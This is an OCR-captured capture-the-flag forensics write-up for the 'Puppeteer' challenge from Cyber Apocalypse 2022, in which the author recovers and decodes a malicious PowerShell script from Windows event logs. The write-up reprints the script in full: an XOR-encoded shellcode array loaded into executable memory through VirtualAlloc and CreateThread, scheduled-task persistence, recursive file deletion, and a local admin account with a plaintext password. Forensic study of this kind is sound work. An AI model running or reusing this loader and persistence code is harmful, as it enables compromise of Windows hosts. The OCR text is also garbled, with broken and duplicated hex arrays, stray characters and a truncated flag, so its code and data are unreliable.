
Puppeteer

Event	Cyber Apocalypse 2022
Tags	Forensics
Author	KH Lai

Challenge Description



Challenge Walkthrough

We are given a folder of **Windows Event Viewer Logs**. There are 143 of them and after going through all of them, it seems like an ordinary Windows Logs extracted from Event Viewer.

We can use **Autopsy** to inspect the logs. Lets open it up in **Autopsy**. I analyzed the logs and stumbled upon an interesting Powershell script **special_orders.ps1**. I searched for the sript name and find out all the location that it has appeared in. Ultimately, I stumbled across the full script along with some interesting information in the **Microsoft-Windows-PowerShell%4Operational.evtx** file.

```
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[byte[]] $stage1 = 0x99, 0x85, 0x93, 0xaa, 0xb3, 0xe2, 0xa6, 0xb9, 0xe5, 0xa3, 0xe2, 0x8e, 0xe1, 0xb7, 0x8e, 0xa5, 0xb9, 0xe2, 0x8e, 0xb3;
[byte[]] $stage2 = 0xac, 0xff, 0xff, 0xff, 0xe2, 0xb2, 0xe0, 0xa5, 0xa2, 0xa4, 0xbb, 0x8e, 0xb7, 0xe1, 0x8e, 0xe4, 0xa5, 0xe1, 0xe1;
$tNZvQCljVk = Add-Type -memberDefinition $OleSPrlmhB -Name "Win32" -namespace Win32Functions -passthru;
[Byte[]] $HVOASfFuNSxRXR = 0x2d,0x99,0x52,0x35,0x21,0x39,0x1d,0xd1,0xd1,0xd1,0x90,0x80,0x90,0x81,0x83,0x99,0xe0,0x03,0xb4,0x99,0x5a,0x83,0xb1,0x99,0x5a,0x83,0xc9,0x80,(
x99,0x5a,0xa3,0x81,0x99,0xe0,0x11,0x7d,0xed,0xb0,0xad,0xd3,0xfd,0xf1,0x90,0x10,0x18,0xdc,0x90,0xd0,0x10,0x33,0x3c,0x83,0x99,0x5a,0x83,0xf1,0x90,0x80,0x5a,0x93,0xed,0x99,
0xd1,0x5a,0x51,0x59,0xd1,0xd1,0xd1,0x99,0x54,0x11,0xa5,0xb6,0x99,0xd0,0x01,0x5a,0x99,0xc9,0x81,0x95,0x5a,0x91,0xf1,0x98,0xd0,0x01,0x32,0x87,0x99,0x2e,0x18,0x9c,0xe0,0x:
8,0xdc,0x7d,0x90,0xd0,0x10,0xe9,0x31,0xa4,0x20,0x9d,0xd2,0x9d,0xf5,0xd9,0x94,0xe8,0x00,0xa4,0x09,0x89,0x95,0x5a,0x91,0xf5,0x98,0xd0,0x01,0xb7,0x90,0x5a,0xdd,0x99,0x95,0
x89,0x8f,0x88,0x99,0xd0,0x01,0x8b,0x90,0x89,0x90,0x88,0x90,0x8b,0x99,0x52,0x3d,0xf1,0x90,0x83,0x2e,0x31,0x89,0x90,0x88,0x8b,0x99,0x5a,0xc3,0x38,0x9a,0x2e,0x2e,0x2e,0x8c
0x58,0x37,0x99,0x50,0x3d,0x71,0xd0,0xd1,0xd1,0x98,0x58,0x34,0x98,0x6d,0xd3,0xd1,0xd4,0xe8,0x11,0x79,0xd1,0xc3,0x90,0x85,0x98,0x58,0x35,0x9d,0x58,0x20,0x90,0x6b,0x9d,0x
8,0x90,0x6b,0xf8,0x51,0xba,0xd1,0x2e,0x04,0xbb,0xdb,0x90,0x8f,0x81,0x81,0x9c,0xe0,0x18,0x9c,0xe0,0x11,0x99,0x2e,0x11,0x99,0x58,0x13,0x99,0x2e,0x11,0x99,0x58,0x10,0x90,0:
89,0x9d,0x58,0x33,0x99,0x58,0x28,0x90,0x6b,0x48,0x74,0xa5,0xb0,0x2e,0x04,0x54,0x11,0xa5,0xdb,0x98,0x2e,0x1f,0xa4,0x34,0x39,0x42,0xd1,0xd1,0xd1,0x99,0x52,0x3d,0xc1,0x99,
0x6b,0xd3,0x08,0x19,0x8e,0x2e,0x04,0x52,0x29,0xd1,0xaf,0x84,0x99,0x52,0x15,0xf1,0x8f,0x58,0x27,0xbb,0x91,0x90,0x88,0xb9,0xd1,0xc1,0xd1,0xd1,0x90,0x89,0x99,0x58,0x23,0x9
2,0x98,0x58,0x16,0x9c,0xe0,0x18,0x98,0x58,0x21,0x99,0x58,0x0b,0x99,0x58,0x28,0x90,0x6b,0xd3,0x08,0x19,0x8e,0x2e,0x04,0x52,0x29,0xd1,0xac,0xf9,0x89,0x90,0x86,0x88,0xb9,0
xde,0xe1,0x2e,0x04,0x86,0x88,0x90,0x6b,0xa4,0xbf,0x9c,0xb0,0x2e,0x04,0x98,0x2e,0x1f,0x38,0xed,0x2e,0x2e,0x2e,0x99,0xd0,0x12,0x99,0xf8,0x17,0x99,0x54,0x27,0xa4,0x65,0x90
0x2e,0x04;
[array]::Reverse($stage2);
$hRffYLENA = $tNZvQCljVk::VirtualAlloc(0,[Math]::Max($HVOASfFuNSxRXR.Length,0x1000),0x3000,0x40);
$stage3 = $stage1 + $stage2;
[System.Runtime.InteropServices.Marshal]::Copy($HVOASfFuNSxRXR,0,$hRffYLENA,$HVOASfFuNSxRXR.Length);
# Unpack Shellcode;
for($i=0; $i -lt $HVOASfFuNSxRXR.count ; $i++)
   $HVOASfFuNSxRXR[$i] = $HVOASfFuNSxRXR[$i] -bxor 0xd1;
#Unpack Special Orders!
for($i=0;$i -lt $stage3.count;$i++){
   $stage3[$i] = $stage3[$i] -bxor 0xd1;
$tNZvQCljVk::CreateThread(0,0,$hRffYLENA,0,0,0);
```

There is an obfuscated Powershell script here. We will break it down later on. Moreover, we also get some interesting information like **"Steal Weapons"**, **"Sabotage Miyuki"** and **"Bypass Arms Embargo"** which confirms that we are heading at the right direction.

```
DefaultAppDomain
Microsoft-Windows-PowerShell;
ZMicrosoft-Windows-PowerShell/Operational
Microsoft-Windows-PowerShell;
ZMicrosoft-Windows-PowerShell/Operational
# Create a new task action
$taskAction = New-ScheduledTaskAction -Execute 'powershell.exe';
$taskTrigger = New-ScheduledTaskTrigger -Daily -At 3PM;
# The name of your scheduled task.
$taskName = "Elevate Powers"
# Describe the scheduled task.
$description = "Steal weapons"
# Register the scheduled task
Register-ScheduledTask -TaskName $taskName -Action $taskAction -Trigger $taskTrigger -Description $description
# Create a new task action
$taskAction = New-ScheduledTaskAction -Execute 'powershell.exe';
$taskTrigger = New-ScheduledTaskTrigger -Daily -At 3PM;
# The name of your scheduled task.
$taskName = "Sabotage Miyuki"
# Describe the scheduled task.
$description = "Bypass Arms Embargo"
# Register the scheduled task
Register-ScheduledTask -TaskName $taskName -Action $taskAction -Trigger $taskTrigger -Description $description
#start windows update service
Get-Service -Name wuauserv | Start-Service -Verbose
#delete childs
Get-ChildItem "C:\Windows\SoftwareDistribution\*" -Recurse -Force -Verbose -ErrorAction SilentlyContinue | remove-item -force -Verbose -recurse -ErrorAction SilentlyContinue
#clear temp folder
Get-ChildItem "C:\users\*\AppData\Local\Temp\*" -Recurse -Force -ErrorAction SilentlyContinue |
Where-Object { ($_.CreationTime -lt $(Get-Date).AddDays(-$DaysToDelete))} |
remove-item -force -Verbose -recurse -ErrorAction SilentlyContinue
cleanmgr /sagerun:12
```

We also get an Admin username **backup_op** and password **sup3rk3y** which i have no idea what to do with it at this point.

```
$NewLocalAdmin = "backup_op";
$Password = ConvertTo-SecureString "sup3rk3y" -AsPlainText -Force;
```

Lets break down the Powershell script first and find out what it is intended to do. We have an array with a bunch of hex codes namely **Stage1** and **Stage2**.

```
[byte[]] $stage1 = 0x99, 0x85, 0x93, 0xaa, 0xb3, 0xe2, 0xa6, 0xb9, 0xe5, 0xa3, 0xe2, 0x8e, 0xe1, 0xb7, 0x8e, 0xa5, 0xb9, 0xe2, 0x8e, 0xb3;
[byte[]] $stage2 = 0xac, 0xff, 0xff, 0xff, 0xe2, 0xb2, 0xe0, 0xa5, 0xa2, 0xa4, 0xbb, 0x8e, 0xb7, 0xe1, 0x8e, 0xe4, 0xa5, 0xe1, 0xe1;
```

We also have another array which obviously is the shellcode.

```
[Byte[]] $HVOASfFuNSxRXR = 0x2d,0x99,0x52,0x35,0x21,0x39,0x1d,0xd1,0xd1,0xd1,0x90,0x80,0x90,0x81,0x83,0x99,0xe0,0x03,0xb4,0x99,0x5a,0x83,0xb1,0x99,0x5a,0x83,0x
c9,0x80,0x87,0x99,0x5a,0x83,0xf1,0x99,0xde,0x66,0x9b,0x9b,0x9c,0xe0,0x18,0x99,0x5a,0xa3,0x81,0x99,0xe0,0x11,0x7d,0xed,0xb0,0xad,0xd3,0xfd,0xf1,0x90,0x10,0x18,0
xdc,0x90,0xd0,0x10,0x33,0x3c,0x83,0x99,0x5a,0x83,0xf1,0x90,0x80,0x5a,0x93,0xed,0x99,0xd0,0x01,0xb7,0x50,0xa9,0xc9,0xda,0xd3,0xde,0x54,0xa3,0xd1,0xd1,0xd1,0x5a,
0x51,0x59,0xd1,0xd1,0xd1,0x99,0x54,0x11,0xa5,0xb6,0x99,0xd0,0x01,0x5a,0x99,0xc9,0x81,0x95,0x5a,0x91,0xf1,0x98,0xd0,0x01,0x32,0x87,0x99,0x2e,0x18,0x9c,0xe0,0x18
,0x90,0x5a,0xe5,0x59,0x99,0xd0,0x07,0x99,0xe0,0x11,0x90,0x10,0x18,0xdc,0x7d,0x90,0xd0,0x10,0xe9,0x31,0xa4,0x20,0x9d,0xd2,0x9d,0xf5,0xd9,0x94,0xe8,0x00,0xa4,0x0
9,0x89,0x95,0x5a,0x91,0xf5,0x98,0xd0,0x01,0xb7,0x90,0x5a,0xdd,0x99,0x95,0x5a,0x91,0xcd,0x98,0xd0,0x01,0x90,0x5a,0xd5,0x59,0x90,0x89,0x90,0x89,0x8f,0x88,0x99,0x
d0,0x01,0x8b,0x90,0x89,0x90,0x88,0x90,0x8b,0x99,0x52,0x3d,0xf1,0x90,0x83,0x2e,0x31,0x89,0x90,0x88,0x8b,0x99,0x5a,0xc3,0x38,0x9a,0x2e,0x2e,0x2e,0x8c,0x98,0x6f,0
xa6,0xa2,0xe3,0x8e,0xe2,0xe3,0xd1,0xd1,0x90,0x87,0x98,0x58,0x37,0x99,0x50,0x3d,0x71,0xd0,0xd1,0xd1,0x98,0x58,0x34,0x98,0x6d,0xd3,0xd1,0xd4,0xe8,0x11,0x79,0xd1,
0xc3,0x90,0x85,0x98,0x58,0x35,0x9d,0x58,0x20,0x90,0x6b,0x9d,0xa6,0xf7,0xd6,0x2e,0x04,0x9d,0x58,0x3b,0xb9,0xd0,0xd0,0xd1,0xd1,0x88,0x90,0x6b,0xf8,0x51,0xba,0xd1
,0x2e,0x04,0xbb,0xdb,0x90,0x8f,0x81,0x81,0x9c,0xe0,0x18,0x9c,0xe0,0x11,0x99,0x2e,0x11,0x99,0x58,0x13,0x99,0x2e,0x11,0x99,0x58,0x10,0x90,0x6b,0x3b,0xde,0x0e,0x3
1,0x2e,0x04,0x99,0x58,0x16,0xbb,0xc1,0x90,0x89,0x9d,0x58,0x33,0x99,0x58,0x28,0x90,0x6b,0x48,0x74,0xa5,0xb0,0x2e,0x04,0x54,0x11,0xa5,0xdb,0x98,0x2e,0x1f,0xa4,0x
34,0x39,0x42,0xd1,0xd1,0xd1,0x99,0x52,0x3d,0xc1,0x99,0x58,0x33,0x9c,0xe0,0x18,0xbb,0xd5,0x90,0x89,0x99,0x58,0x28,0x90,0x6b,0xd3,0x08,0x19,0x8e,0x2e,0x04,0x52,0
x29,0xd1,0xaf,0x84,0x99,0x52,0x15,0xf1,0x8f,0x58,0x27,0xbb,0x91,0x90,0x88,0xb9,0xd1,0xc1,0xd1,0xd1,0x90,0x89,0x99,0x58,0x23,0x99,0xe0,0x18,0x90,0x6b,0x89,0x75,
0x82,0x34,0x2e,0x04,0x99,0x58,0x12,0x98,0x58,0x16,0x9c,0xe0,0x18,0x98,0x58,0x21,0x99,0x58,0x0b,0x99,0x58,0x28,0x90,0x6b,0xd3,0x08,0x19,0x8e,0x2e,0x04,0x52,0x29
,0xd1,0xac,0xf9,0x89,0x90,0x86,0x88,0xb9,0xd1,0x91,0xd1,0xd1,0x90,0x89,0xbb,0xd1,0x8b,0x90,0x6b,0xda,0xfe,0xde,0xe1,0x2e,0x04,0x86,0x88,0x90,0x6b,0xa4,0xbf,0x9
c,0xb0,0x2e,0x04,0x98,0x2e,0x1f,0x38,0xed,0x2e,0x2e,0x2e,0x99,0xd0,0x12,0x99,0xf8,0x17,0x99,0x54,0x27,0xa4,0x65,0x90,0x2e,0x36,0x89,0xbb,0xd1,0x88,0x98,0x16,0x
13,0x21,0x64,0x73,0x87,0x2e,0x04;
```

At the bottom we have some interesting process going on.

```
13  [array]::Reverse($stage2);
14
15  $hRffYLENA = $tNZvQCljVk::VirtualAlloc(0,[Math]::Max($HVOASfFuNSxRXR.Length,0x1000),0x3000,0x40);
16
17  $stage3 = $stage1 + $stage2;
18
19  [System.Runtime.InteropServices.Marshal]::Copy($HVOASfFuNSxRXR,0,$hRffYLENA,$HVOASfFuNSxRXR.Length);
20
21  # Unpack Shellcode;
22  for($i=0; $i -lt $HVOASfFuNSxRXR.count ; $i++)
23      $HVOASfFuNSxRXR[$i] = $HVOASfFuNSxRXR[$i] -bxor 0xd1;
24
25
26  #Unpack Special Orders!
27  for($i=0;$i -lt $stage3.count;$i++){
28      $stage3[$i] = $stage3[$i] -bxor 0xd1;
29  $tNZvQCljVk::CreateThread(0,0,$hRffYLENA,0,0,0);
```

At line 13, it shows a reverse of the Stage2 array, and at line 17, it shows that **Stage3** is the reverse of Stage2 append to Stage1. To unpack Stage3 we have to go through XOR operation with a Hexadecimal key of D1 as shown in line 27-28. The same goes to the unpacking of the shell code shown in line 22-23.

I tried using a XOR Cipher decoder to unpack the shellcode but we got nothing. I then tried decoding Stage3 with the key D1. The full array of Stage3 is:

> 0x99 0x85 0x93 0xaa 0xb3 0xe2 0xa6 0xb9 0xe5 0xa3 0xe2 0x8e 0xe1 0xb7 0x8e 0xa5 0xb9 0xe2 0x8e 0xb3 0xe1 0xe1 0xa5 0xe4 0x8e 0xe1 0xb7 0x8e 0xbb 0xa4 0xa2 0xa5 0xe0 0xb2 0xe2 0xff 0xff 0xff 0xac

Decoding Stage3 with XOR Cipher will give us the flag.

Flag

```
HTB{b3wh4r3_0f_th3_b00t5_0f_just1c3.
..}
```